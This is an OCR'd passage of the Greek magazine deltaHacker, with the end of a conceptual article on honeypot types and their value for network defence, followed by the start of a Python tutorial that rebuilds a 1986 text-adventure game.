στην ασφάλεια.

Τα honeypot παραγωγής δεν στοχεύουν στη γενικότερη απόκτηση γνώσης, γύρω από τη δράση των κακόβουλων hacker. Αυτά έχουν ως κύρια αποστολή την προστασία του ιδιοκτήτη τους. Τοποθετούνται συνήθως στο τοπικό δίκτυο μιας εταιρείας ή ενός οργανισμού και, όπως όλα τα honeypot, προσπαθούν να τραβήξουν την προσοχή των επιτιθέμενων. Από τις πληροφορίες που συγκεντρώνουν, οι διαχειριστές της εκάστοτε εταιρίας μπορούν να πληροφορηθούν για τυχόν αδυναμίες που υπάρχουν στα κανονικά τους συστήματα, όπως επίσης και για τις τεχνικές που αναπτύσσουν οι επιτιθέμενοι έναντι των συστημάτων της εταιρίας.

Παράδειγμα τυπικής αρχιτεκτονικής ενός τοπικού δικτύου, το οποίο ενσωματώνει honeypot. Οι παγίδες έχουν τοποθετηθεί ανάμεσα σε πραγματικά μηχανήματα...



Επίπεδο αλληλεπίδρασης

Πέρα από το διαχωρισμό με βάση την αποστολή, τα honeypots χωρίζονται και ως προς το επίπεδο αλληλεπίδρασης που επιτρέπουν στον εισβολέα ν' αναπτύξει μαζί τους. Τα επίπεδα αυτής της αλληλεπίδρασης είναι τρία: Χαμηλό, μέτριο και υψηλό. Επομένως, ως προς αυτό το κριτήριο τα honeypots χωρίζονται σε τρεις ομάδες. Αυτός ο διαχωρισμός παρουσιάζει το μεγαλύτερο ενδιαφέρον, εφόσον η αξία ενός honeypot τελικά σχετίζεται με το τι μπορεί να κάνει πάνω του ένας επιτιθέμενος.

- **Χαμηλής αλληλεπίδρασης.** Αυτά τα honeypots προσομοιώνουν υπηρεσίες που δεν μπορούν να χρησιμοποιηθούν από τον εισβολέα, ώστε να αποκτήσει πλήρη πρόσβαση στο ίδιο το honeypot. Αποτελούν δηλαδή πλήρως ελεγχόμενα περιβάλλοντα, στα οποία ο επιτιθέμενος δεν θα αποκτήσει ποτέ πλήρη πρόσβαση. Σε ένα τέτοιο honeypot δεν υπάρχει πραγματικό λειτουργικό σύστημα, με το οποίο αλληλεπιδρά ο εισβολέας. Ο επιτήδειος χάκερ αλληλεπιδρά μόνο με ένα πρόγραμμα, το οποίο εξομοιώνει τη συμπεριφορά κάποιου λειτουργικού συστήματος. Το γεγονός αυτό διευκολύνει

τη γρήγορη κι ασφαλή ανάπτυξη πολλών honeypots σε ένα τοπικό δίκτυο. Συνήθως χρησιμοποιούνται για καταγραφή αυτοματοποιημένων επιθέσεων ή της δράσης διαφόρων Internet worms. Για παράδειγμα, ένα honeypot αυτής της κατηγορίας μπορεί να προσομοιώσει ένα μηχάνημα με Windows Server 2003, στο οποίο τρέχει η υπηρεσία Telnet. Ένας hacker μπορεί να συνδεθεί στον Telnet server και να δει το σχετικό banner, από το οποίο θα μάθει το λειτουργικό σύστημα. Κατόπιν, θα έχει μπροστά του ένα login screen, στο οποίο θα μπορεί να δοκιμάσει ένα brute force attack ή οποιαδήποτε άλλη τεχνική γνωρίζει. Φυσικά, όλα όσα κάνει θα καταγράφονται ανελλιπώς από το honeypot! Ο θύτης έχει γίνει θύμα -- και δεν το 'χει πάρει καν είδηση! Τη στιγμή που νομίζει ότι επιτίθεται σε ένα σύστημα με Windows Server 2003 και συγκεκριμένα στην υπηρεσία Telnet, στην πραγματικότητα μιλάει μ' ένα Python script το οποίο ενδέχεται να τρέχει σε Debian ή σε κάποια άλλη διανομή Linux...

- **Μεσαίας αλληλεπίδρασης.** Όπως θα περίμενε κανείς, τα honeypots αυτής της ομάδας είναι πιο ανεπτυγμένα από τα προηγούμενα. Βέβαια, όπως κι εκείνα της χαμηλής αλληλεπίδρασης, δεν τρέχουν κάποιο πραγματικό λειτουργικό. Ωστόσο παρέχουν περισσότερες υπηρεσίες, προσφέροντας περισσότερους στόχους στον επιτιθέμενο, ενώ εκτελούν και πολλά scripts τα οποία εξομοιώνουν ένα ολόκληρο λειτουργικό σύστημα. Έτσι, αυτά τα honeypots καταφέρνουν αν καταγράψουν περισσότερα στοιχεία της δράσης των κακόβουλων χάκερ. Σκεφτείτε για παράδειγμα ένα script, το οποίο ανοίγει τη θύρα της υπηρεσίας SSH και περιμένει συνδέσεις. Αυτός ο υποτιθέμενος SSH server θα είναι σχετικά εύκολο να «σπάσει», καθώς θα έχουμε φροντίσει να αναγνωρίζει σχετικά εύκολα password. Ο επιτιθέμενος, λοιπόν, μετά από ένα dictionary attack (π.χ., με το THC-Hydra), θα νομίζει ότι κατάφερε να συνδεθεί στο σύστημα. Έτσι, θα αρχίσει να το ψαχουλεύει και να αναζητά τρόπους να αποκτήσει root access. Φυσικά, το script θα συνεχίσει να αποκρίνεται στις εντολές του εισβολέα, σαν όντως να υπήρχε κάποιο αληθινό λειτουργικό. Την ίδια στιγμή, φυσικά, θα καταγράφει τα πάντα! Αλήθεια, δεν θα είχε πλάκα να παρακολουθούσαμε τη μάταιη προσπάθεια κάποιου, να καταλάβει ένα σύστημα που στην πραγματικότητα δεν υπάρχει; :D
- **Υψηλής αλληλεπίδρασης:** Πρόκειται για τα πιο ανεπτυγμένα honeypots. Αποτελούν αρκετά πολύπλοκα συστήματα, τα οποία σχεδιάζονται με μεγάλη προσοχή και δεν έχουν καμία σχέση με εκείνα των προηγούμενων ομάδων. Αυτά τα honeypots δεν τρέχουν κάποια scripts που εξομοιώνουν τη συμπεριφορά ενός λειτουργικού ή κάποιων υπηρεσιών, αλλά ένα κανονικό λειτουργικό! Συγκεκριμένα, εκτελούν ένα επιτηδευμένα τρωτό σύστημα -- ή ένα κανονικό σύστημα με επιτηδευμένα τρωτές υπηρεσίες. Έτσι, αν τα καταφέρει, ο επιτιθέμενος μπορεί να το καταλάβει ολοκληρωτικά! Όπως καταλαβαίνετε, το γεγονός αυτό έχει ένα μειονέκτημα: Αν δεν αντιληφθούμε εγκαίρως ότι το σύστημα έχει καταληφθεί, ενδέχεται να χρησιμοποιηθεί για άλλες, πραγματικές επιθέσεις. Πάντως, τα honeypots αυτής της ομάδας έχουν κι ένα πολύ σημαντικό προσόν: Εφόσον εκτελούν ένα κανονικό λειτουργικό σύστημα, παρέχουν και το μέγιστο βαθμό καταγραφής όλων όσων μπορεί να κάνει ένας επιτιθέμενος. Σκεφτείτε για παράδειγμα ένα μηχάνημα στο δίκτυό μας, το οποίο τρέχει κάποια παλιά έκδοση, κάποιας διανομής Linux.

Όπως φαντάζεστε, από αυτό το σύστημα θα λείπουν όλα τα κρίσιμα patches, ενώ θα προσφέρει αρκετές υπηρεσίες ώστε να είναι ελκυστικό. Για την καταγραφή των γεγονότων, αυτό το σύστημα μπορεί να χρησιμοποιήσει ένα κατάλληλο kernel module, ώστε η δουλειά να γίνεται αθόρυβα. Ένας επιτιθέμενος με βασικές γνώσεις θα μπορεί ν' αποκτήσει πλήρη πρόσβαση σ' αυτό το σύστημα σχετικά γρήγορα. Από 'κει κι ύστερα, θα μπορεί να κάνει μαζί του οτιδήποτε θέλει. Προφανώς, όμως, δεν θα θέλαμε να επιτεθεί και στα υπόλοιπα μηχανήματα του δικτύου μας. Ακριβώς γι' αυτό, ένα honeypot αυτής της ομάδας πρέπει να τοποθετείται με προσοχή μέσα στο δίκτυό μας.

Η αξία των honeypots

Τα honeypot έχουν πολλές εφαρμογές, από τις οποίες προκύπτει και η μεγάλη τους αξία. Όπως αναφέρθηκε, τα production honeypots βοηθούν μια εταιρεία ή έναν οργανισμό στον αμυντικό σχεδιασμό της. Τα ερευνητικά honeypot, από την άλλη, συγκεντρώνουν πληροφορίες και στοιχεία για το σύνολο των κακόβουλων hacker και βοηθούν το σύνολο των φιλήσυχων διαχειριστών.

Στη λίστα με τα πλεονεκτήματα των honeypots περιλαμβάνεται το ότι μπορούν να υλοποιηθούν σχετικά εύκολα μέσα σε ένα δίκτυο (με εξαίρεση τα υψηλής αλληλεπίδρασης που θέλουν κάποιον σχεδιασμό), καθώς και με αρκετά μικρό κόστος. (Πολλές φορές αρκεί ένας μόνο υπολογιστής, για να προσομοιώσει πολλά άλλα συστήματα.) Αναλόγως του πού τοποθετείται ένα honeypot εξυπηρετεί διαφορετικές μορφές ανίχνευσης, ενώ ως δικτυακή συσκευή δεν παράγει καθόλου «θόρυβο» και δεν επιβαρύνει το τοπικό δίκτυο. Κάθε δεδομένο που καταγράφει ένα honeypot, είναι κατά πάσα πιθανότητα χρήσιμο.

Υπάρχουν βέβαια και μειονεκτήματα. Σε αυτά περιλαμβάνεται το γεγονός ότι καταγράφουν μόνο οτιδήποτε κατευθύνεται αποκλειστικά εναντίον τους και τίποτα άλλο. Έτσι, θα μπορούσαν κάποια πραγματικά συστήματα του δικτύου μας να παραβιαστούν, ενώ τα honeypot να μένουν άθικτα και να μην προσφέρουν τίποτα. Επιπρόσθετα, κάποια από τα πακέτα λογισμικού που χρησιμοποιούνται για την προσομοίωση υπηρεσιών δεν είναι τόσο καλοφτιαγμένα, όσο θα όφειλαν. Έτσι, ένας έμπειρος εισβολέας μπορεί να καταλάβει ότι έχει πέσει σε honeypot.

Τελικά, όπως συμβαίνει με τα περισσότερα συστήματα ασφαλείας, η χρήση των honeypot προϋποθέτει καλή μελέτη και σωστή οργάνωση του αμυντικού μας σχεδίου.

Η συναρπαστική συνέχεια, εντός!

Ελπίζουμε η ιδέα των honeypots να κέντρισε το ενδιαφέρον σας. Πολύ πιθανό να σας μπήκαν ήδη ιδέες, για το στήσιμο και τη μελέτη των δικών σας honeypots! Έχετε κατά νου ότι το ν' ανοίξουμε την πόρτα στους κακόβουλους hacker είναι εύκολο και μπορεί να αποδειχθεί ιδιαίτερα ενδιαφέρον ως εγχείρημα, ταυτόχρονα όμως *και* επικίνδυνο, ενίοτε και καταστροφικό. Εμείς πάντως αγαπάμε τη γνώση και θα ρισκάραμε πολλά για να την αποκτήσουμε. Μ' άλλα λόγια, δεν θέλουμε να σας αποθαρρύνουμε, οφείλουμε ωστόσο να επιστήσουμε την προσοχή σας! Και μετά από τις απαραίτητες προειδοποιήσεις, νομίζουμε ότι είναι ώρα να διαβάσετε το άρθρο που αρχίζει από τη σελίδα 78.

Εσείς τι δικαιολογία έχετε που η διαφήμισή σας απουσιάζει από εδώ;

Τολμήστε να μας την πείτε από το talk2us@deltahacker.gr. Όπως και να 'χει θα επικοινωνήσουμε κι εμείς μαζί σας - ή έστω με τον ανταγωνιστή σας ;)

Προς το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήσυχους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα. Σε πολλούς εξ αυτών αρέσει και το The Big Bang Theory. Και το Fringe, φυσικά.

YOU ARE STANDING IN A ROOM.
THERE ARE 4 DOORS:
NORTH, EAST, SOUTH, AND
WEST.
THERE IS A HI HERE.


YOU ARE CARRYING:
A BASS

>GO SOUTH_

Python Games:

PROGRAMMING *SHOULD* BE FUN!

(part 2 of more to come)



by Sonic

Το πρώτο άρθρο της σειράς μας, που δημοσιεύτηκε στο deltaHacker 005, ήταν μια μικρή εισαγωγή στον κόσμο της Python και στον προγραμματισμό. Πιο πολύ βέβαια ήταν μια συνειδητή προσπάθεια από μέρους μας να σας ωθήσουμε υποσυνείδητα στον προγραμματισμό. Θυμηθείτε: κάθε φορά που τρέχετε ένα πρόγραμμα στον υπολογιστή, εκτελείτε κάτι που δημιουργήθηκε από κάποιον άλλο. Γιατί λοιπόν να μην αρχίσετε να εκτελείτε πράγματα που έχουν δημιουργηθεί από εσάς; Αν ο υπολογιστής είναι μια προγραμματιζόμενη μηχανή γενικής χρήσης, γιατί πρέπει εμείς να αφήσουμε το «προγραμματιζόμενη» αποκλειστικά στους άλλους; Μήπως είναι καλύτεροι από εμάς;

Δεν σας κρύβω ότι όλοι οι εμείς που ξεκινήσαμε πολύ παλιά τον προγραμματισμό, είχαμε τα πλεονεκτήματα της αμεσότητας και της απλότητας των μηχανημάτων. Επίσης, δεν είχαμε και τίποτα άλλο να κάνουμε με αυτά! Εξ αρχής, εδώ που τα λέμε, τα είχαμε αγοράσει για να μάθουμε προγραμματισμό. Τώρα, όμως, μέσα στην υπερπληθώρα πληροφοριών και παροχών της τεχνολογίας, οι υπολογιστές συχνά υποβιβάζονται σε απλές συσκευές. Έχουμε όλοι γυρίσει στα έτοιμα πράγματα, ενώ έχουμε και σημαντικά νέα πλεονεκτήματα: Γρήγορα μηχανήματα, τεράστιες μνήμες, αφθονία ελεύθερων γλωσσών προγραμματισμού και φυσικά το Internet. Φαίνεται όμως ότι η αφθονία μερικές φορές βλάπτει. Ευτυχώς υπάρχει η Python -- και φυσικά αυτό το ΤΙΤΑΝΟΤΕΡΑΣΤΙΟ περιοδικό που κρατάτε στα χέρια σας :D Έτσι, θα φέρουμε κάτι από αυτή τη χαμένη αμεσότητα πίσω, γράφοντας τα παλιά, καλά παιχνίδια -- αλλά στις σύγχρονες εκδοχές τους. Τα πλεονεκτήματα θα είναι πολλά.

- Θα μάθετε να σκέφτεστε σαν προγραμματιστής. (Βασικά, θα μάθετε να σκέφτεστε. Τελεία.)
- Θα μάθετε λίγη Python και αρκετή py-game, για να συνεχίσετε να γράφετε δικά σας παιχνίδια και παραλλαγές αυτών που θα σας δείξουμε.
- Θα κολλήσετε τόσο άσχημα με τον προγραμματισμό, που θα μένετε όλη μέρα σπίτι σας, δεν θα απαντάτε στο τηλέφωνο και θα τρέφεστε αποκλειστικά με πίτσες, καφέδες και αναψυκτικά τύπου κόλα.
- ΟΚ, το τελευταίο ίσως δεν είναι ιδιαίτερα καλό αλλά είμαστε σίγουροι ότι μπορείτε να το ελέγξετε. (Σ.Ε. Κι αν το κάνετε, μην ξεχάσετε να μας πείτε πώς το πετύχατε :D)

Πριν συνεχίσετε να διαβάζετε το παρόν άρθρο, σας καλούμε να διαβάσετε το άρθρο 1.5, στο site του περιοδικού: http://deltahacker.gr/?p=4170

Αν έχετε λύσει τις ασκήσεις, μπορείτε να συγκρίνετε τις λύσεις σας με τις δικές μας. Θα πρέπει επίσης να το διαβάσετε προσεκτικά, καθώς κάνουμε μια εισαγωγή στις λίστες και δείχνουμε ακόμα μερικά βασικά για την if και τη for, τις οποίες θα χρησιμοποιήσουμε άμεσα.


The Adventure

Μη σας φαίνεται απίστευτο. Το δεύτερό μας παιχνίδι --αισθητά μεγαλύτερο από το «number guess»-- είναι ένα παιχνίδι περιπέτειας. Όχι μη πάει ο νου σας σε κάτι με τρισδιάστατα γραφικά τύπου Final Fantasy. (Αυτό θα το γράψετε εσείς, μετά το ...part 999, στο περιοδικό.) Ένα adventure, στην απλούστερη του μορφή περιέχει μόνο κείμενο. Τα λεγόμενα **text adventures** ήταν πολύ της μόδας πριν μερικές δεκαετίες. Βλέπετε, υπήρχαν τότε υπολογιστές που --όσο σοκαριστικό και αν ακούγεται αυτό-- δεν μπορούσαν να δείξουν παρά μόνο κείμενο στις οθόνες τους! Αλλά και εκείνοι που μπορούσαν να δείξουν γραφικά, ε, δεν ήταν ακριβώς και φωτογραφικής ποιότητας. Σε κάθε περίπτωση, επειδή ο προγραμματιστής δεν ήταν απαραίτητα και γραφίστας, τα text adventures κυριαρχούσαν.


Η ιδέα πίσω από ένα text adventure είναι ότι ο παίκτης ξεκινάει σε ένα δωμάτιο. Ο υπολογιστής τυπώνει μια περιγραφή του χώρου με τις πιθανές εξόδους (πόρτες, σκάλες κ.λπ.) κι ο παίκτης αποφασίζει την επόμενη του κίνηση. Όταν εισέρχεται σε ένα νέο δωμάτιο η διαδικασία επαναλαμβάνεται, μέχρι είτε ο παίκτης να κερδίσει (π.χ., να βρει το αντικείμενο

που είναι ο στόχος του παιχνιδιού, να φτάσει στο κατάλληλο δωμάτιο κ.ο.κ) είτε να χάσει (π.χ., να τον πιάσει το τέρας, το alien ή η μαμά του -- που ορισμένοι θεωρούν χειρότερο τέλος **και** από το alien). Σε μερικά adventures υπάρχουν περισσότεροι από ένας τρόποι για να κερδίσει κανείς και σίγουρα υπάρχουν πολλοί τρόποι να χάσει! Σε πιο εξελιγμένες μορφές, ένα text adventure απαιτεί από τον χρήστη να συλλέγει αντικείμενα, τα οποία θα χρειαστεί σε άλλα δωμάτια. Φυσικά, ο παίκτης έχει στη διάθεσή του περισσότερες εντολές για να εκπληρώσει το σκοπό του παιχνιδιού.

Το adventure που θα γράψουμε εμείς βασίζεται στο πρωτότυπο που είχε δημοσιευθεί στο άρθρο «Παιχνίδια Περιπέτειας» του Στάθη Ευθυμίου, στο περιοδικό Pixel τον Ιανουάριο του 1986! Χρησιμοποιούμε τον ίδιο χάρτη και τις πρωτότυπες περιγραφές των δωματίων, αλλά φυσικά το γράφουμε σε Python κι όχι σε BASIC. Και για όσους δεν το ξέρουν, το Pixel τότε ήταν ένα περιοδικό σαν το σημερινό deltaHacker! (Σ.τ.Ε. Τις ευχαριστίες μας, αγαπητέ συνάδελφε και φίλε, το Pixel όμως ήταν απλά ΘΕΪΚΟ και κανένα άλλο περιοδικό δεν το έφτασε, ever.)



Εικόνα 1
Το μηχάνημα στο οποία έγραψα --το 1986-- την πρώτη έκδοση του προγράμματος που φαίνεται στο άρθρο. Ναι, το ξέθαψα από την ντουλάπα και το φόρτωσα για χάρη σας! (Από την κασέτα, όπως φαίνεται δεξιά, μέτα από 26 χρόνια!) Και ναι, δουλεύει ακόμα. Βλέπετε και τις σελίδες του Pixel, με το αντίστοιχο θέμα.



Εικόνα 2
Ένα μικρό κομμάτι από το listing του αρχικού προγράμματος Adventure (© 1986)! Φαίνεται επίσης και η εκτέλεση του προγράμματος, όπου βλέπετε πως δέχεται κατευθύνσεις του τύπου 1, 2, 3, 4.

Δεν σας κρύβω ότι διαβάζοντας το άρθρο, είχα αρχίσει να σκέφτομαι πώς θα μπορούσα να το υλοποιήσω στον τότε υπολογιστή μου. Υπήρχε βέβαια ένα listing σε BASIC στο περιοδικό, αλλά εκτός ότι δεν ήταν συμβατό με το δικό μου μηχάνημα (που βλέπετε στις εικόνες), χρησιμοποιούσε και μια λογική που δεν μου άρεσε ιδιαίτερα. Ήμουν σίγουρος ότι μπορούσα να βρω μια προγραμματιστικά πιο ωραία λύση, και πράγματι πέρασα μερικές μέρες σκεπτόμενος το πρόβλημα σαν ένα background task στο μυαλό μου (κατανάλωνε αρκετούς πόρους, πάντως). Ένα βράδυ πετάχτηκα από το κρεβάτι έχοντας την απάντηση που χρειαζόμουν! Η πρώτη έκδοση είχε γραφτεί μέχρι το πρωί...


Ο ίδιος αυτός τρόπος --αλλά προσαρμοσμένος στα δεδομένα της Python-- παρουσιάζεται εδώ. Όπως θα διαπιστώσετε κατανοώντας το πρόγραμμα, πρόκειται ουσιαστικά για μια μίνι μηχανή περιπέτειας, καθώς μπορείτε να αλλάξετε τα δεδομένα μέσα στο πρόγραμμα και να δημιουργήσετε μια διαφορετική.

Ο Χάρτης

Βασικό σημείο στα text adventures είναι ο χάρτης που δείχνει όλα τα δωμάτια και τους τρόπους σύνδεσης / επικοινωνίας μεταξύ τους. Το χάρτη αυτό θα πρέπει να τον φτιάξετε πριν αρχίσετε να γράφετε την περιπέτεια σας. Φυσικά, θα έχετε σκεφτεί και κάποιο συναρπαστικό σενάριο για την περιπέτειά σας, ώστε αν μη τι άλλο να έχετε τις κατάλληλες περιγραφές για το κάθε δωμάτιο. Γεγονός είναι ότι επειδή θα έχετε γράψει εσείς την περιπέτεια, μάλλον θα σας είναι εύκολο και να την κερδίσετε. Αλλά δεν πειράζει, θα παίξουν και οι φίλοι σας. Ο δικός μας χάρτης παραμένει πιστός στο αρχικό άρθρο και είναι αυτός που φαίνεται στην εικόνα 3.

Πρόκειται προφανώς για ένα μικρού μεγέθους adventure (αλλά μπορείτε με την ίδια μηχανή να φτιάξετε ένα όσο μεγάλο θέλετε) και διαδραματίζεται σε ένα σπίτι με τα παρακάτω δωμάτια /χώρους:

Εικόνα 3
Ο χάρτης του μικρού μας adventure. Μιας όμως και η μηχανή που παρουσιάζουμε είναι γενική, εσείς μπορείτε να φτιάξετε έναν οσοδήποτε μεγάλο θέλετε.



Αριθμός δωματίου	Περιγραφή
0	Κήπος
1	Μπάνιο
2	Χωλ
3	Αποθήκη
4	Καθιστικό
5	Σαλόνι
6	Τραπεζαρία
7	Διάδρομος
8	Κουζίνα
9	Επάνω διάδρομος
10	Δωμάτιο Αδερφού
11	Δωμάτιο Γονέων
12	Δικό μας δωμάτιο

Δώστε έμφαση στο γεγονός ότι έχουμε κωδικοποιήσει τα δωμάτια με αριθμούς από το 0 ως το 12. Αυτό θα το χρησιμοποιήσουμε φυσικά στο πρόγραμμα -- και θα μας διευκολύνει πάρα πολύ.

Το Σενάριο

Ο αρχικός συγγραφέας ονόμασε αυτό το παιχνίδι «Νυχτερινή Περιπέτεια». Με απλά λόγια, το σενάριο είναι το παρακάτω: Είστε ένας μαθητής, μέλος μιας οικογένειας με αυστηρές ηθικές αρχές. (Ξέρετε, από αυτές που τα παιδιά γυρίζουν πριν τους γονείς στο σπίτι. Δηλαδή πριν νυχτώσει, όχι πριν ξημερώσει.) Έχετε βγει κρυφά τη νύχτα (!) και τώρα πρέπει να επιστρέψετε στο σπίτι, στο δωμάτιό σας, χωρίς να σας αντιληφθεί κανείς. Θα πρέπει να αποφύγετε τον πατέρα σας, τη μητέρα σας αλλά και τον αδερφό σας, ο οποίος είναι μαρτυριάρης και θα τα πει όλα! Η μητέρα σας είναι στο δωμάτιο των γονέων, ο πατέρας σας στο καθιστικό και ο αδερφός σας στο δωμάτιο του. Θα πρέπει να βρείτε τη διαδρομή για το δωμάτιο σας χωρίς να πέσετε πάνω σε κάποιον από αυτούς. Φυσικά, υποτίθεται ότι δεν ξέρετε από πριν που είναι ο καθένας! (Μια ενδιαφέρουσα παραλλαγή θα ήταν να κάνετε το παιχνίδι να τοποθετεί αυτούς τους χαρακτήρες σε κάποια τυχαία δωμάτια, ώστε κάθε φορά που θα το τρέχετε να είναι διαφορετικό. Βέβαια, σε πολλές περιπτώσεις δεν θα υπάρχει λύση!)

Η λογική του προγράμματος

Σαν λογική είναι ιδιαίτερα απλό:

- Ο παίκτης ξεκινάει από το δωμάτιο με αριθμό 0 (κήπος) και του εμφανίζεται η περιγραφή του χώρου, καθώς και οι πιθανές έξοδοι σε μορφή κατευθύνσεων (π.χ., «Νότια»).
- Ο παίκτης δίνει την κατεύθυνση και, εφόσον είναι έγκυρη, το πρόγραμμα τον πηγαίνει στο αντίστοιχο δωμάτιο.
- Αν ο παίκτης βρεθεί σε δωμάτιο που κερδίζει ή χάνει, τυπώνεται το αντίστοιχο μήνυμα και η περιπέτεια τελειώνει. Διαφορετικά...
- ...τυπώνονται η νέα περιγραφή και οι έξοδοι και επανερχόμαστε στο βήμα 2.

Καθώς καταλαβαίνετε, το κύριο μέρος του προγράμματος είναι ένας βρόχος του τύπου «όσο ο παίκτης δεν (έχασε ή κέρδισε)».

Τα δωμάτια

Το εύκολο κομμάτι, είναι να κωδικοποιήσουμε τα δωμάτια. Θα χρησιμοποιήσουμε εδώ μια λίστα της Python, την οποία, ευφάνταστα, ονομάσαμε rooms:

```
rooms = [    "Βρίσκεσαι στον κήπο. Παντού σκοτάδι.",
             "Βρίσκεσαι στο μπάνιο. Ακούς θόρυβο.",
             "Βρίσκεσαι στο χωλ. Παραλίγο να σκοντάψεις. Σκάλα
             ανατολικά",
             "Βρίσκεσαι στην αποθήκη. Η ατμόσφαιρα είναι
             αποπνικτική. Σκάλα Δυτικά, Μονοπάτι Νότια.",
             "Έφτασες στο καθιστικό. Βρήκες τον πατέρα σου.",
             "Βρίσκεσαι στο σαλόνι. Ακούγεται μουσική.",
             "Βρίσκεσαι στην τραπεζαρία. Τα πάντα είναι
```

```
                ανάστατα.",
                "Βρίσκεσαι στο διάδρομο. Είναι σκοτεινά. Σκάλα
                Νότια",
                "Είσαι στη κουζίνα. Ακούς φωνές.",
                "Είσαι στον πάνω διάδρομο. Παντού ησυχία. Σκάλα
                Βόρεια.",
                "Είσαι στο δωμάτιο του αδερφού σου. Ο αδερφός σου
                σε μαρτυρά!",
                "Είσαι στο δωμάτιο των γονέων σου. Η μητέρα σου σε
                έπιασε.",
                "Είσαι στο δωμάτιο σου. Είσαι ασφαλής." ]
```

